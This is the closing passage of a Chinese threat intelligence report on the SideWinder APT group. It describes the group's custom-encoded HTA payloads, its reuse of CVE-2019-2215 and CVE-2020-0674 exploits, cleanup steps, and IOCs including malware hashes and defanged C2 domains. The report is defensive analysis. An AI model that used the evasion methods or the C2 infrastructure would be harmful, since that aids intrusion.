不过有所不同的是，其在去年的hta文件中主要使用的编码方式是**base64编码**但在今年的活动中，其使用了自己所**自定义编码方式**对文本进行解码与异或解密。这给杀软的静态查杀造成了一定程度的困难。

图片35-hta文件自编码方式的改变

同时该组织也有一定的漏洞利用能力，比如其利用 CVE-2019-2215 以及 CVE-2020-0674 的漏洞，二者在其利用的时候皆属于nday漏洞范畴。并且从其相关的利用代码来看，存在了该组织可能依托于网络军火商的现象。

比如 CVE-2020-0674 的漏洞，依据国内安全厂商360以及日本cert所发布的报告来看，二者的前面所使用的变量声明以及具体参数是一致的，该一致性也同样适用于目前泄露的该漏洞的POC中。从此看出第一种可能是**SideWinder APT**组织截取了**Darkhotel APT**组织所使用的漏洞利用代码，并以此进行二次的开发。还有一种情况为两者都依托于某个网络武器的供应商.本小组认为后者的可能性大于前者。




Figure 3: Part of JavaScript for IE Exploit 日本cert的报告darkhotel的部分exp代码

图片36-本次活动使用nday与日本cert报告中的所使用的利用代码的相似之处

不过以上仅仅为追影小组的一些猜测，如果看官有更多相关的证据，欢迎在评论区指出。

0x03.处置建议与结语

处置建议

删除**C:\ProgramData**下可能存在的疑似的文件夹中，存在**rekeywiz.exe，Duser.dll，rekeywiz.exe.config，{随机名}.tmp**

或者通过进程遍历查找**rekeywiz.exe**打开其路径是否于 `%windir%\System32` 或者 `%windir%\syswow64` 下，如果不存在观察是否存在同目录下的随机名 `tmp` 文件，如果存在需要将其清空。

同时找到注册表启动项 删除目标路径为**rekeywiz.exe**的注册表键值。

另外需要注意的是**CVE-2020-0674**漏洞在win7上很难打上补丁,由于win7已经停服，请广大win7用户务必检查自己的jscript.dll文件版本是否小于5.8.9600.19626这个版本，如果是，则处在该漏洞影响的风险中,这里建议最稳妥的方式就是升级系统.

结语

印度的响尾蛇APT组织是比较活跃的APT组织之一，随着手法的进步，以及相关的nday漏洞利用，该组织的攻击水平会越来越高。对我国的政治、经济、军事等方面会造成一定影响。同时加强员工的安全意识，进行安全意识培训，勤打补丁，可以对这种“鱼叉”攻击起到一定的防范作用。

0x04.IOCs

MD5

FEF12D62A3B2FBF1D3BE1F0C71AE393E

69A173DC32E084E7F1E1633526F80CA2

DBB09FD0DA004742CAC805150DBC01CA

2C798C915568B3FD8EE7909C45A43168

865E7C8013537414B97749E7A160A94E

3AD91B31956CE49FE3736C0E7344228D

D7187130CF52199FAE92D7611DC41DAC

B6932A288649B3CEB9A454F808D6EB35

7E461F6366681C5AE24920A31C3CFEC6

C2

nrots[.]net

www.d01fa[.]net

www.fdn-en[.]net

ap-ms[.]net

r0dps[.]net

www-afc[.]chrom3[.]net

cloud-apt[.]net

www.link-cdnl[.]net

kat0x[.]net

www[.]au-edu[.]km01s[.]net

0x05.相关链接:

•https://blog.trendmicro.com/trendlabs-security-intelligence/first-active-attack-exploiting-cve-2019-2215-found-on-google-play-linked-to-sidewinder-apt-group/ •https://mp.weixin.qq.com/s/yxUTG3Qva169-XiYV0pAyQ•https://mp.weixin.qq.com/s/9LfElDbKCrQX1QzGFISFPw•https://mp.weixin.qq.com/s/Kb_woHp1miaCgDZyHLHNgA•https://mp.weixin.qq.com/s/CZrdslzEs4iwlaTzJH7Ubg•https://bbs.pediy.com/thread-259500.htm•https://blogs.360.cn/post/apt-c-06_0day.html•https://blogs.jpcert.or.jp/en/2020/04/ie-firefox-0day.html

合作伙伴

安全加
anquanplus

专注于安全行业，举办各类安全会议。分享安全学习资料、课程、会议视频。

谢公子学安全
xie_sec

记录并分享在学习信息安全道路上的点点滴滴,擅长渗透测试和红蓝对抗。

连接世界的暗影
gh_4f0dabd0df69

暗影安全团队（shadowsec）
暗影是一种精神，一种探索隐秘与深奥的精神。